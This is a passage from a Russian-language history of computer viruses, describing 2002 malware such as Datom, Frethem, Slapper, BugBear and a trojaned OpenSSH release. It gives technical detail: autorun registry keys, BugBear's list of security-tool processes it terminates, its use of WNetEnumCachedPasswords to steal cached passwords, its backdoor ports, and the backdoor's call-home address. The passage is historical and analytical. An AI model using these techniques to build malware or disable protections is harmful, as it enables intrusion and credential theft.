информацию об инфицированной системе. Сам «Datom» состоял из трёх разных компонентов: msvxd.exe, msvxd16.dll и msvxd32.dll. Первый компонент, msvxd.exe, активизировал его при запуске, загружая библиотеку msvxd16.dll. Второй компонент msvxd16.dll, загружал третий компонент msvxd32.dll, который выполнял основные функции размножения. Отыскав доступные сетевые ресурсы, «Datom» пытался соединиться с компьютером, на котором эти ресурсы находились. В случае успешного соединения «червь» искал доступную папку, которая могла быть директорией Windows. Для этого он пытался использовать имя «WinNT», а также читал раздел «WinDir» из файла msdos.sys, если такой существовал. Затем червь копировал в удалённую директорию Windows все свои компоненты и настраивал автозагрузку файла msvxd.exe при старте Windows: если в удалённой директории Windows существовал файл win.ini, в его секцию «Run» записывалась строка msvxd.exe, в противном случае «червь» создавал файл-ярлык «VxD Manager.lnk», указывавший на msvxd.exe, в общей для всех пользователей папке автозагрузки на удалённом компьютере.

15 июля 2002 года компания McAfee предупредила о широком распространении новых версий уже известного «червя» – «Frethem.k», который представлял собой почтового «червя», рассылавшегося в приложениях в виде выполняемых файлов с расширением *.exe. Некоторые штаммы, включая и «Frethem.k», использовали известную «уязвимость» MS Internet Explorer IFrame и поэтому могли запускаться в MS Outlook автоматически, а другие активизировались только в том случае, если пользователь сам запускал файл из вложения. Как сообщала McAfee, «вирус “Frethem.k” получил довольно широкое распространение и привлёк большое внимание по очень простой причине: кто-то по ошибке отправил заражённое письмо в популярную антивирусную рассылку, и, кроме того, многие антивирусы на тот момент “Frethem.k” просто не распознавали». Между прочим, представители McAfee утверждали, что их антивирусное

программное обеспечение обнаруживало любой штамм «Frethem» за три недели до его появления.

Интересная деталь: перед инсталляцией «Frethem.k» проверял клавиатурную поддержку языков, и, если была установлена поддержка русского или узбекского языков, он сразу прекращал свою работу[246].

Для отсылки сообщений червь использует протокол SMTP. «Frethem.k» просматривал адресную книгу Windows (WAB), а также почтовые файлы *.dbx и отсылал заражённые сообщения по обнаруженным адресам. Что касается функций «троянской» программы, то в тело «червя» было встроено от 10 до 50 Web-адресов. Процедура, реализующая «троянский» компонент, выбирала случайным образом один из этих Web-сайтов и считывала оттуда указанный в программном коде «червя» файл. Этот файл содержал специальный «скрипт», который обрабатывался и исполнялся копией «червя» на инфицированном компьютере. Так «Frethem.k» был способен скачивать обновления для себя с одного из этих Web-сайтов. Особо отметим, что вирусописатель заложил в тело «Frethem.k» ёрническую благодарность антивирусным компаниям за подкинутую идею и заверения, что никаких деструктивных функций данный «червь» не несёт.

24 июля в Интернет был обнаружен вирус, который заражал… телевизионные приставки с возможностью доступа в Глобальную сеть!

Устройства, известные как WebTV (или MSN TV в исполнении Microsoft), оказались подверженными инфицированию вирусом, распространявшимся по электронной почте. Как сообщали пользователи Интернет-приставок, «при открытии файла, прикреплённого к заражённому письму, устройство перезагружается и набирает телефонный номер полиции». Представитель компании Microsoft подтвердил, что «…уже 18 пользователей MSN TV обращались в службу поддержки с жалобами на

[246] Напомним, что более ранним вирусом, отказывавшимся работать в случае установленной поддержки русского языка, был «червь» «MyParty». Случай с поддержкой узбекского языка следует признать вообще уникальным.

заражение приставки вирусом». В форумах, посвящённых работе Web-приставок, владельцы устройств также сообщали о подобном поведении устройств, которое зачастую приводило к приезду полиции по ложному вызову. В связи с этим «компания Microsoft рекомендует удалять сообщение с вирусом без прочтения. В случае заражения телевизионной приставки рекомендуется произвести аппаратный сброс устройства». Представитель Microsoft заявил также, что «в настоящее время исследуются возможности создания программной защиты от вируса».

Между тем, события развивались дальше. Многие пользователи приставок MSN TV, обеспечивавших доступ в Интернет и к электронной почте, получили сообщения, а также уведомления по телефону или даже лично о том, что номер дозвона до Интернет-провайдера, установленный на их терминалах производителем, был изменен вирусной программой, и, пытаясь выйти в Сеть, они дозванивались по номеру 911 – в службу спасения. Как сообщалось, программа, меняющая телефонный номер, приходила в виде вложения к письму под названием «NEAT». Некоторые пользователи уверяли, что после изменения номера она также самостоятельно рассылалась по контактам адресной книги пользователя, наподобие Интернет-червя, однако точных подтверждений этому не было. Как сообщил один из пользователей терминала в конференции «Usenet», в его случае изменение номера произошло по неопытности его матери, запустившей программу, и, хотя она пыталась соединиться по номеру 911 всего один раз, тем не менее, ей сразу же перезвонили из полиции. Другой пользователь также сообщил, что к нему представитель полиции приходил непосредственно домой.

В конце концов корпорация Microsoft, распространяющая приставку, признала наличие проблемы, однако предположила, что она носила локальный характер и необычный вирус не получил широкого распространения.

27 июля компания Symantec сообщила о появлении в Интернет деструктивного вируса «Lavehn», распространявшегося по электронной почте. Данный вирус распространялся в сообщении с темой «ADMISSION 2003» с приложенным файлом unheval.exe. При запуске вложенного исполняемого файла «Lavehn» рассылал себя по всем контактам в адресной книге MS Outlook и удалял все файлы с расширениями *.xls, *.doc, *.mdb, *.mp3, *.rpt и *.dwg на «жёстком» диске. Данный вирус являлся модификацией уже известного вируса «Bloodhound» и не использовал «уязвимости» в программном обеспечении Microsoft для автоматического запуска без ведома пользователя приложенного файла. После запуска и рассылки всем адресатам в адресной книге MS Outlook «Lavehn» копировал себя в системную директорию Windows, а также прописывался в раздел автоматического запуска программ в системном реестре. Как раз по завершении этой операции активизировалась деструктивная функция и происходило удаление файлов с перечисленными выше расширениями.

6 августа 2002 года представитель британской компании @Stake заявил, что в последней версии программы удалённого доступа в систему с шифрованием, основанную на протоколе OpenSSH[247], была обнаружена «троянская» программа. Как позже заявили создатели программного обеспечения, оригинальная версия программы была каким-то образом подменена на аналогичную, содержащую программный код, допускающий проникновение в систему. В результате разработчики OpenSSH выложили в Интернет предупреждение, что размещённые на популярных Web-сайтах загрузки программ копии пакета заражены «троянской» программой[248].

---

[247] OpenSSH – бесплатная версия пакета SSH (Secure Shell), используемая в качестве защищённой альтернативы таким протоколам, как Telnet, Rlogin, Rsh и Ftp.

[248] «Троянская» программа в OpenSSH была найдена на второй день после появления очередной версии программного обеспечения на Web-сайте разработчиков. О том, что код программы был изменён, говорило, например, несовпадение контрольной суммы исполняемого файла с данными цифровой подписи.

Разработчики заметили изменение контрольной суммы дистрибутива OpenSSH 3.4p1, размещённого на Web-сайте OpenBSD (ftp.openbsd.org), а это наводило на мысль о том, что он был кем-то подменён. Это также коснулось всех зеркальных серверов.

Внедрённый вредоносный программный код был не слишком сложной программой, однако её возможностей должно было вполне хватить потенциальному злоумышленнику для получения удалённого доступа с административными правами. Так называемый «чёрный ход» был обнаружен в «make»-файле, поставляемом с пакетом, а не в самом программном продукте OpenSSH, и уже первоначальный анализ показал, что к пакету был добавлен генерирующий «скрипт» программный код, который при компиляции пытался соединиться с адресом 203.62.158.32 (web.snsonline.net) на порт 6667. Таким образом, результаты анализа свидетельствовали что, скорее всего, «троянская» программа должна была выполняться только в момент компоновки.

И последнее. Проведённое по «горячим следам» служебное расследование так и не дало ответа на мучавшие всех разработчиков вопросы: кто и зачем модифицировал пакет?

В начале сентября многие антивирусные компании опубликовали свои данные о распространённости компьютерных вирусов и развитии общей ситуации с вредоносными компьютерными программами в мире. Общим местом на тот момент времени стала констатация того факта, что «бурный 2001 год закончился, и наступило затишье … Год назад наши заголовки пестрели сообщениями о всё новых и новых эпидемиях Интернет-червей. “CodeRed”, “Nimda”, “Hybris”, “SirCam”, “Badtrans”, и это ещё не весь список. Один за другим появлялись всё новые и новые вирусы, в одночасье распространяясь по миру и заражая миллионы компьютеров». Отмечалось также, что самыми распространёнными вирусами остаются вредоносные программы семейства «Klez» – особенно штаммы «Klez.E» и «Klez.H».

Причём статистические выводы исследований, проведённых в западных странах и России, имели тенденцию к сближению.

Особенно отмечалось, что, хотя новые вирусы-лидеры порой и появляются, им всем далеко до лидеров прошлого. Рождается закономерный вопрос: что, собственно говоря, изменилось? В «Лаборатории Касперского», например, считали, что «пользователи несколько образумились и стали больше заботиться о безопасности своих компьютеров… причина сегодняшнего положения вещей – успешная просветительская деятельность антивирусных компаний. Именно она позволила обучить пользователей, что хорошо и что плохо, так что сегодня уже не пройдут детсадовские уловки вроде “откройте файл! последние фотографии Бритни Спирс!”».

Однако думается, что наряду с этим существуют и иные причины. Видимо, были близки к истине те аналитики, которые предполагали, что «свистопляска и вакханалия» 2001 года с бесконечной чередой масштабных эпидемий и пандемий дали антивирусным компаниям ценнейший и ничем не заменимый опыт. С этой точки зрения интересно следующее высказывание: «Во время последних вспышек вирусов нам было достаточно 45 минут, чтобы изолировать вирус, создать обновление для антивируса и начать рассылать его заказчикам, – говорил Джеймс Янеза из компании Trend Micro. – Выигрыш во времени позволил нам локализовать и подавить несколько вспышек, которые иначе распространились бы на другие регионы».

Вместе с тем прогноз на будущее выглядел не слишком-то радужным, и его лейтмотивом была такая мысль: вряд ли затишье будет длиться вечно, неизбежно вновь грянет буря. Вице-президент Trend Micro Ральф Лю, например, считал, что «компаниям не следует терять бдительность, иначе они рискуют оказаться не готовыми к пришествию следующей волны вредоносных программ». Правда, чтобы сломать установившееся равновесие сил, вирусописателям придётся проявить всю свою изобретательность. «Чтобы вызвать сравнимую по масштабам эпидемию, вирус должен представлять собой нечто из ряда вон выходящее, – считал Зенкин из

“Лаборатории Касперского”. – А такое, прямо скажем, к счастью, случается довольно редко». Да? Ну, мы-то знаем, что будет дальше. Итак, продолжим.

11 сентября в коммерческом продукте для работы с графикой Firehand Ember Millenium[249] была обнаружена «троянская» программа по имени «FireAnvil»[250]. Главной особенностью этой «троянской» программы было то, что её деструктивные функции срабатывали исключительно по команде пользователя. Чтобы добиться этого, нужно было попытаться зарегистрировать программу и ввести в поле «Идентификационный код пользователя» строку «czy czy». После этого на экран выводилось сообщение «CrAcKiNg SoFtWaRe! PlEaSe WaIt!», а во все файлы системного каталога Windows записывался текст «CzY CrAcKiNg CrUe! We CrACk EvErYtHiNg!». После этого происходило невосстановимое уничтожение всех файлов в системном каталоге Windows. «К сожалению, случай с Firehand Technologies Corporation, допустившей коммерческую реализацию продукта без его тщательной проверки на наличие деструктивных “бомб-закладок”, – далеко не единственный пример оплошности софтверных компаний, – комментировал находку Евгений Касперский. – С другой стороны, это ещё одно доказательство коварства вредоносных программ последнего поколения, обнаружить которые зачастую непросто. Надеюсь, что этот инцидент заставит всех производителей программных продуктов с большим вниманием относиться к проблемам безопасности собственных пользователей».

Кажется, однако, логичным предположить, что «троянская» программа была встроена разработчиками намеренно. Невозможно представить себе пользователя, случайно набирающего в поле «User ID» строку «czy czy». Так же трудно представить себе сотрудников компании, рассылающих пользователям, заплатившим за программное обеспечение деньги,

[249] Этот пакет программ по своим функциональным возможностям во многом идентичен с общеизвестным продуктом «ACDSee».

[250] «FireAnvil» (англ.) – «Огненная наковальня».

зловредный идентификационный код. «А вот использование “троянской” программы в качестве средства борьбы с пиратством выглядит вполне правдоподобно. Достаточно встроить “троянскую” компонент в программу и опубликовать на сайтах серийный номер с тем самым “czy czy”. Попытка ввести нелегальный серийный номер закончится для любителя халявы плачевно», – дали свой комментарий аналитики информационного портала «Компьюлента».

12 сентября компания Panda Software сообщила о появлении нового «червя» по имени «Nedal»[251], который уничтожал содержимое исполняемых файлов и использовал для своего распространения текст, связанный с памятной всем трагедией в г. Нью-Йорк (США) 11 сентября 2001 года. «Nedal» распространялся в чатах с помощью программ mIRC, pIRCH, а также посредством электронной почты, рассылая письма со своими копиями всем адресатам, найденным им в адресной книге MS Outlook инфицированной компьютерной системы. Заражённое «Nedal» письмо имело следующие характеристики. Тема: «Osama Bin Laden Comes Back!» («Осама Бен Ладен возвращается!). Текст письма: «Hello People, You have received Email from Osama Bin Laden. Allah is The One Of God. No god in the World Accept Allah! All people in the world love peace and no wars. America and Israel must be destroy to prevent from wars. Your Sincerely, Osama Bin Laden Al-Qaeda Network». («Привет, люди, Вы получили электронное послание от Осамы Бэн Ладена. Аллах единственный Господь. Нет бога в мире кроме Аллаха! Все люди в мире любят мир и не любят войны. Америка и Израиль должны быть стёрты с лица земли для прекращения войн. С уважением, Осама Бэн Ладен сеть “Аль-Кайда”»). На инфицированной компьютерной системе «Nedal» создавал три файла в директории %windir%. Первый файл, с именем osama.exe, представлял собой вирус, который заражал исполняемые файлы с

[251] «Nedal» (англ.) – если прочесть наоборот, получится «Laden» – имя главаря террористической организации «Аль-Кайда».

расширением *.exe, уничтожая их оригинальное содержимое. Второй файл имел имя laden.exe, а третий – alta.exe. Последний файл удалял содержимое директории Windows\System. «Nedal» перезаписывал файлы с расширениями: *.vbs, .vbe, .gif, .jpg, .bmp, .avi, .mp3, .mpg, .zip, .cab, .mdb, .xls, .lnk, .doc, .txt и .rtf. Кроме того, червь вносил свои изменения в системный реестр Windows и выводил на экран различные сообщения. Одним словом, вирус-червь «Nedal» был малоприятен как по форме, так и по содержанию.

И совсем не напрасно в связи с возможным появлением новых вирусных атак после трагической годовщины 11 сентября 2001 года компания Panda Software ещё раз настоятельно рекомендовала всем пользователям «быть настороже, проверять все входящие сообщения, даже если они были получены из надёжных источников, и обновлять установленные антивирусные программы».

Вредоносная компьютерная программа, о которой мы хотим сейчас поговорить несколько подробнее, никогда не входила в первую двадцатку основного списка WildList Международной организации WildList. Не попадала она и в лидеры других рейтингов, чему есть простое объяснение – она была написана под операционную систему Linux, «популярность» которой хотя и растёт, но, конечно же, несопоставима с Windows. Однако в некоторых своих проявлениях она весьма неординарна и поучительна, умолчать о ней было бы просто неправильно.

Знакомьтесь, «реинкарнация» знаменитого сетевого червя Морриса – опасный компьютерный «червь» по имени «Slapper», инфицирующий компьютерные системы под управлением операционной системы Linux и использующий технологию распространения в исходных текстах (впервые применённую в 1988 году в сетевом черве Морриса), впервые был обнаружен 16 сентября 2002 года и, наряду с другими «шедеврами» подобного свойства, навсегда вошёл в мировую историю вирусописания.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Slapper
Другие названия	Linux/Slapper, Linux/Slapper-A, Linux/Slapper.worm.a, Linux/Slapper, Linux.Slapper.Worm, Apache/mod_ssl Worm, ELF_SLAPPER.A, Worm.Linux.Slapper
Тип	Червь
Инфицируемые платформы	Linux
Неработоспособен под управлением	DOS/Macintosh/OS/2/UNIX/Windows 3.x/95/98/Me/NT/2000/XP
Страна происхождения	Португалия или Румыния
Длина	70052 байта

По итогам предварительного анализа программного кода «Slapper» ведущие отечественные и зарубежные специалисты подтвердили его полную работоспособность и сразу указали на одну из неприятных особенностей этого сетевого червя. Он вполне мог сыграть роль «прототипа» и впоследствии дать вирусописателям импульс к созданию многоплатформенных вирусов нового поколения, которые будут способны поражать не только компьютерные системы под управлением операционной системы Linux, но и одновременно с этим компьютеры под управлением любых операционных систем, в том числе Windows и Unix.

Итак, с целью обнаружения компьютерной системы – будущей жертвы – «Slapper» сканировал подключённые к Интернет компьютеры и определял те из них, на которых была установлена операционная система Linux и Web-сервер Apache. В случае обнаружения такого компьютера «Slapper» загружал в него свою копию, используя для этого «уязвимость» переполнение буфера

в системе безопасности программного пакета OpenSSL[252]. Причём характерной чертой этого сетевого червя было то, что передаваемая на инфицируемый компьютер копия представляла собой исходный, а не компилированный программный код «червя». В результате сразу после загрузки «Slapper» запускал установленный на компьютере под управлением операционной системы Linux компилятор языка программирования «C», получал исполняемую версию «червя» и запускал её на выполнение. Такой подход обеспечивал «Slapper» совместимость с любыми версиями Linux вне зависимости от производителя дистрибутива и версии ядра[253]. Кроме того, «Slapper» представлял собой реальную угрозу безопасности данных на инфицированных компьютерах, так как в его программном коде содержались функции несанкционированного удалённого администрирования, которые предоставляли компьютерным злоумышленникам возможности по выполнению на инфицированном компьютере ряда специфических (передача IP-адреса, адресов электронной почты и т. п.) и деструктивных (например, участие в распределённой DoS-атаке) действий.

Таким образом, на инфицированном компьютере «Slapper» предпринимал целую цепочку вредоносных действий: пытался найти в сети новые цели для атаки, оставлял в системе «чёрный ход» для компьютерных

---

[252] Уязвимость в OpenSSL была обнаружена в конце июля 2002 года. В версиях программного обеспечения 0.96d и более ранних было обнаружено несколько ошибок переполнения буфера, которые могли использоваться для получения контроля над удалённым сервером. Тогда же была выпущена версия OpenSSL 0.96e, в которой данные проблемы были решены. Однако в то время множество Web-серверов работало с «уязвимой» версией OpenSSL под управлением Apache, а это значит, что «Slapper» мог распространяться по сетям.

[253] Данный способ был разработан в ноябре 1988 года и впервые применён в сетевом черве Морриса-младшего, который за короткое время поразил более 6000 компьютерных систем США и принёс убытки на сумму около 100 млн. долл. Пятнадцать лет метод распространения в исходных кодах не использовался при написании вредоносных компьютерных программ и был реанимирован автором «Slapper».

злоумышленников и, что самое главное, пытался установить связь с другими заражёнными компьютерными системами, образуя при этом пиринговую сеть, которую электронный взломщик мог использовать в самых разных целях.

Поскольку связка Linux плюс Apache являлась одним из наиболее популярных способов создания Web-серверов, «Slapper» достаточно быстро распространялся по Интернет. И хотя далеко не на всех таких серверах был задействован пакет OpenSSL, число уязвимых Web-узлов составляло на тот период времени, по меньшей мере, миллион единиц. В результате уже через двое суток после первого сообщения заголовки средств массовой информации запестрели шапками статей и заметок типа: «Вирус “Slapper” стремительно распространяется по Всемирной сети!» Финская компания F-Secure, решившая тщательно проследить за динамикой распространения «Slapper», даже установила для этих целей силами собственных специалистов отдельный компьютер, который «притворялся» инфицированным и, подсоединяясь к пиринговой сети «Slapper», определял число серверов в ней. Первые данные, полученные в воскресенье вечером, показали, что заражено 5987 серверов, а в понедельник эта цифра возросла уже до 13892 машин. Дальнейшая динамика изменения количества узлов в сети «Slapper» в режиме реального времени отражалась на диаграмме, которую вместе с другой наиболее свежей информацией можно было увидеть на специально созданной странице Web-сайта F-Secure. Компания F-Secure вела также статистику количества инфицированных серверов в различных доменных зонах. Большинство из узлов, заражённых вирусом, имели цифровые адреса, например, по данным на 17 сентября их число составляло 4396. Затем следовали зоны *.net (2319 поражённых узлов), *.com (1720 серверов) и *.edu (532 случая заражения). Среди национальных доменов лидировал японский *.jp, в котором находилось 519 инфицированных компьютеров. В российской зоне *.ru насчитывалось «всего лишь» 83 заражённых компьютера, а в украинской *.ua 26 компьютеров.

26 сентября на Украине в г. Черкассы появился написанный в Финляндии SMS-вирус по имени «Flashmsg»[254], и некоторые пользователи мобильной связи стали получать по 255 текстовых сообщений сразу! «Это не свидетельство их особой популярности, а результат действия новой программы, рассылаемой под видом SMS-сообщения», – сообщало Интернет-издание CNews и добавляло следующее. – «Очевидно, что 255 новых сообщений – это слишком много, даже для тех, кто любит активно общаться». Попав в телефон, вирус блокировал его память и выдавал на экран пиктограммы поступления нового сообщения и общую цифру в 255 сообщений. «Flashmsg» умел автоматически рассылать себя по списку адресной книги, как это делают некоторые компьютерные вирусы. Избавиться от этой напасти можно было только двумя радикальными способами: либо выкинуть в мусорное ведро свой телефон, либо на время поменять заражённую SIM-карту, вставив в слот вместо инфицированной «здоровую» карту – пиктограммы и текстовые сообщения должны были исчезнуть. SMS-вирус «Flashmsg» быстро распространился среди польских, эстонских и латвийских пользователей мобильных телефонов.

27 сентября 2002 года антивирусная лаборатория компании Panda Software сообщила об обнаружении «троянской» программы «Inwi» (другое название – «Trj/Inwi»), кравшей информацию из компьютерных систем, в которые ей удалось инсталлироваться. Самым наглядным действием «Inwi» являлось то, что он вставлял новые записи в системный реестр Windows, посредством чего изменял настройку браузера MS Internet Explorer, в том числе домашнюю страницу. Кроме того, «Inwi» вносил определённые изменения в систему для того, чтобы запускаться каждый раз, когда будут открываться файлы с расширением *.exe или *.txt. Также эта «троянская» программа создавала несколько файлов в заражённом компьютере, в которые

[254] «Flashmsg» (англ.) – сокращение от словосочетания «Flash messages», что означает «Вспышка сообщений».

включала копии самого себя. Все эти действия имели своей целью кражу информации из заражённого компьютера, которая затем посылалась на определённый адрес электронной почты.

29 сентября 2002 года было впервые зарегистрировано появление почтового «червя» по имени «BugBear»[255], распространявшегося через общедоступные сетевые и локальные диски, рассылавшего свои копии по электронной почте, противодействовавшего антивирусным программам, вредоносно воздействовавшего на систему и использовавшего для проникновения в компьютерную систему «уязвимость» в системе безопасности MS Internet Explorer «IFRAME», из-за которой существовала возможность несанкционированного запуска вложений писем в MS Outlook Express[256].

Идентификационная карточка вредоносной компьютерной программы	
Имя	BugBear
Другие названия	Bugbear, BugBear.A, Bugbear.A, W32/BugBear, W32/Bugbear, W32/BugBear.A, W32/Bugbear.A, W32/BugBear-A, W32/Bugbear-A, W32/BugBear@MM, W32/Bugbear@MM, W32/BugBear-mm, W32/BugBear.A-mm, W32/BugBear.worm, W32/Bugbear.worm, W32.BugBear, W32.Bugbear, W32.Kijmo, W32.Shamur, Win32/BugBear, Win32/Bugbear, Win32.BugBear, Win32.Bugbear, Win32.HLLM.BugBear, Win32.HLLM.Bugbear, I-Worm.BugBear, I-Worm.Bugbear, I-Worm.Tanatos, I-Worm/Keywo, Tanatos, Tanatos.A, Tanat, W32/Tanat, Worm/Tanatos, WORM_BUGBEAR, WORM_BUGBEAR.A, WORM_NATOSTA, WORM_NATOSTA.A, PE_BUGBEAR,
Тип	червь с «троянским» компонентом

[255] «BugBear» (англ.) – «Пугало».

[256] В ноябре 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Малайзия
Длина	50688 байт

«BugBear» представлял собой написанный на языке программирования MS Visual C++, выполняемый Windows PE-файл, сжатый утилитой UPX и зашифрованный производящим полиморфного «червя» криптографическим алгоритмом, который изменял вредоносную программу в каждом поколении. При активизации и получении управления «BugBear» копировался в системную директорию Windows с состоявшим из четырёх символов случайным именем и добавлялся для активизации при загрузке системы в ключ системного реестра HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce.

Компонент «BugBear», предназначенный для отслеживания нажатий пользователем клавиш на клавиатуре компьютера, копировался со случайным именем в системную директорию Windows с расширением *dll. Кроме того, этот «червь» создавал несколько файлов со случайно выбранными номерами, используя порядковый номер диска C: инфицированного компьютера, – отсюда проистекала зависимость от используемого компьютера. «Червь» также копировался со случайным полным именем, состоящим из трёх символов и расширения *.exe в директорию Start, но мог иметь имя setup.exe, что отражалось при системном рестарте, и прописываться в ключ системного реестра:HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup. Для хранения внутренних данных в зашифрованной форме «BugBear» создавал ещё пять файлов со случайными именами: три в системной директории с расширением *dll и два в директории Windows с

расширением *.dat. Причём один из файлов с расширением *dll содержал пароль, необходимый для установления соединения с «троянским» компонентом, а другой файл с расширением *dll использовался «червём», для того чтобы установить процедуры перехвата любых сообщений клавиатуры, которые размещались в третьем файле с расширением *dll.

«BugBear» определял версию установленной на инфицированном компьютере операционной системы и, чтобы выполнять свои задачи, использовал в каждом случае различные подпрограммы. Если в роли операционной системы выступали Windows 95/98/Me, то «червь» пытался получить доступ к кэшу паролей[257] компьютерной системы. При этом использовалась недокументированная функция WNetEnumCachedPasswords в файле mpr.dll. В целом программный код «червя» содержал шесть различных компонентов.

Массовая рассылка	Фиксация нажатий клавиш	Полиморфный паразитный файл-инфектор
Сетевой распространитель	«Троянский» удалённый доступ	Защита «вредных» процессов программного обеспечения

Для распространения в локальной сети «BugBear» перебирал доступные сетевые ресурсы и пытался расположиться в директории автоматического запуска \Startup\ на удалённых компьютерных системах. Вследствие этого, когда удалённая система стартовала, «червь» получал управление и осуществлял её инфицирование. «BugBear» заражал совместно используемые файлы в директориях ProgramFiles и Windows на локальных и сетевых дисках со следующими именами: scandskw.exe, regedit.exe, mplayer.exe, hh.exe, notepad.exe, winhelp.exe, InternetExplorer\iexplore.exe, adobe\acrobat5.0\reader\acrord32.exe, WinRAR\WinRAR.exe,

[257] Модемная связь, URL и пр.

WindowsMediaPlayer\mplayer2.exe, Real\RealPlayer\realplay.exe, OutlookExpress\msimn.exe, Far\Far.exe, CuteFTP\cutftp32.exe, Adobe\Acrobat4.0\Reader\AcroRd32.exe, ACDSee32\ACDSee32.exe, MSNMessenger\msnmsgr.exe, WS_FTP\WS_FTP95.exe, QuickTime\QuickTimePlayer.exe, StreamCast\Morpheus\Morpheus.exe, ZoneLabs\ZoneAlarm\ZoneAlarm.exe, Trillian\Trillian.exe, Lavasoft\Ad-aware6\Ad-aware.exe, AIM95\aim.exe, Winamp\winamp.exe, DAP\DAP.exe, ICQ\Icq.exe, kazaa\kazaa.exe, winzip\winzip32.exe. В результате могло происходить нарушение какой-либо ветви локальной сети, которая утрачивала работоспособность и не выполнялась.

«BugBear» распространялся в качестве присоединённого файла, и для запуска инфицированного вложения пользователю было достаточно открыть само электронное письмо. В этом случае по всем найденным в файлах на дисках инфицированного компьютера адресам[258] рассылались заражённые сообщения. Более того, «червь» мог сформировать составной адрес из имени одного и домена второго адреса.

Тема письма представляла собой весьма пространный текст на английском языке и без особых изысков. Сообщение было пустым или содержало случайно выбранный текст из фрагментов файлов, найденных на инфицированном компьютере. Имя присоединённого файла могло совпадать с именем файла инфицированного компьютера или содержать следующие строки: Readme, Setup, Docs, News, Image, Images, Pics, Resume, Photo, Video, Music, Song, Data. В ином случае «червь» читал содержание директории «Personal» в ключе реестра SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellFolders и списки файлов, которые могли использоваться для составления имени присоединённого файла. К имени присоединённого файла добавлялось одно

[258] Поиск осуществлялся в файлах с расширениями *.dbx, *.tbb, *.eml, *.mbx, *.nch, *.mmf, *.ods, *.inbox.

из расширений: *.exe, *.scr или *.pif. Иногда расширение присоединённого файла могло быть двойным[259], тогда первое выбиралось из следующего списка: *.gif, *.jpg, *.jpeg, *.bmp, *.exe, *.com, *.sys, *.vxd, *.dll, *.cpl, *.htm, *.html, *.c, *.cpp, *.txt, *.diz, *.h, *.bat, *.ini, *.reg.

«BugBear» мог также находить текущий адрес пользователя электронной почты и сервер SMTP в ключе HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Account Manager\Accounts системного реестра, используя в этом случае непосредственное подключение к SMTP серверу для собственной рассылки по адресам электронной почты. «Червь» хранил базу данных электронной почты и отсылал себя всем найденным адресатам, кроме тех, что имели строки: remove, spam, undisclosed, recipients, noreply, lyris, virus, trojan, mailer-daemon, postmaster@, root@, nobody@, localhost, localdomain, list, talk, ticket, majordomo. Кроме того, «BugBear» содержал впечатляющий список имен доменов, связанных с банковскими структурами[260], и при определении в параметрах настройки SMTP инфицированного компьютера такого имени домена, дополнительно устанавливался следующий ключ реестра: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings«EmableAutodial» = 00 00 00 01. «Червь» мог посылать как текстовые, активизируемые только пользователем, так и HTML-письма.

Присутствие вируса в компьютерной системе можно было заметить по замедлению её работы, неожиданному всплеску трафика портов 36794 и 1080, присутствию приведённых ключей системного реестра, а также немотивированному появлению на «жестком» диске файлов с двойным

---

[259] Обычно в том случае, когда имя файла бралось из директория My Documents.

[260] В указанном списке хранилось около 1400 имен доменов банков и банковских учреждений из различных стран: Австралии, Великобритании, Германии, Греции, Дании, Италии, Франции, Швеции и т. д. Он предназначался для захвата паролей при осуществлении несанкционированного доступа.

расширением. Кроме того, «червь» на постоянной основе отслеживал[261] список всех имён запущенных процессов, и те из них, которые имели «вредные» с его точки зрения имена[262], принудительно завершались. В список таких имён файлов были включены: zonealarm.exe, wfindv32.exe, webscanx.exe, vsstat.exe, vshwin32.exe, vsecomr.exe, vscan40.exe, vettray.exe, vet95.exe, tds2-nt.exe, tds2-98.exe, tca.exe, tbscan.exe, sweep95.exe, sphinx.exe, smc.exe, serv95.exe, scrscan.exe, scanpm.exe, scan95.exe, scan32.exe, safeweb.exe, rescue.exe, rav7win.exe, rav7.exe, persfw.exe, pcfwallicon.exe, pccwin98.exe, pavw.exe, pavsched.exe, pavcl.exe, padmin.exe, outpost.exe, nvc95.exe, nupgrade.exe, normist.exe, nmain.exe, nisum.exe, navwnt.exe, navw32.exe, navnt.exe, navlu32.exe, navapw32.exe, n32scanw.exe, mpftray.exe, moolive.exe, luall.exe, lookout.exe, lockdown2000.exe, jedi.exe, iomon98.exe, iface.exe, icsuppnt.exe, icsupp95.exe, icmon.exe, icloadnt.exe, icload95.exe, ibmavsp.exe, ibmasn.exe, iamserv.exe, iamapp.exe, frw.exe, fprot.exe, fp-win.exe, findviru.exe, f-stopw.exe, f-prot95.exe, f-prot.exe, f-agnt95.exe, espwatch.exe, esafe.exe, ecengine.exe, dvp95_0.exe, dvp95.exe, cleaner3.exe, cleaner.exe, claw95cf.exe, claw95.exe, cfinet32.exe, cfinet.exe, cfiaudit.exe, cfiadmin.exe, blackice.exe, blackd.exe, avwupd32.exe, avwin95.exe, avsched32.exe, avpupd.exe, avptc32.exe, avpm.exe, avpdos32.exe, avpcc.exe, avp32.exe, avp.exe, avnt.exe, avkserv.exe, avgctrl.exe, ave32.exe, avconsol.exe, autodown.exe, apvxdwin.exe, anti-trojan.exe, ackwin32.exe, _avpm.exe, _avpcc.exe, _avp32.exe.

Как мы уже говорили выше, в придачу ко всем прочим «радостям» программный код «BugBear» содержал «троянскую» составляющую, которая была предназначена для того, чтобы компьютерный злоумышленник мог получить контроль над инфицированной компьютерной системой пользователя и осуществлять удалённое управление. «Червь» мог отслеживать нажатия клавиатуры и собирать пароли по команде

[261] Операция осуществляется в фоновом режиме, через каждые 30 секунд.

[262] Естественно, что такими «BugBear» считал имена своих злейших врагов: антивирусных и защитных межсетевых компьютерных программ.

злоумышленника, причём этот компонент был реализован с помощью троянской программы Trojan.PSW.Hooker.

В итоге «BugBear» представлял собой весьма опасную вредоносную компьютерную программу, обладавшую способностью предоставления электронному взломщику возможности несанкционированного доступа, что приводило к утечке частной информации, паролей для Интернет, номеров кредитных карточек, подробностей входа в систему и других конфиденциальных данных. Посредством своего «троянского» компонента «червь» при открытии портов 36794 или 1080 по команде «хозяина» мог выполнять на заражённой им компьютерной системе целый комплекс операций.

Находить кэшируемые пароли в зашифрованной форме
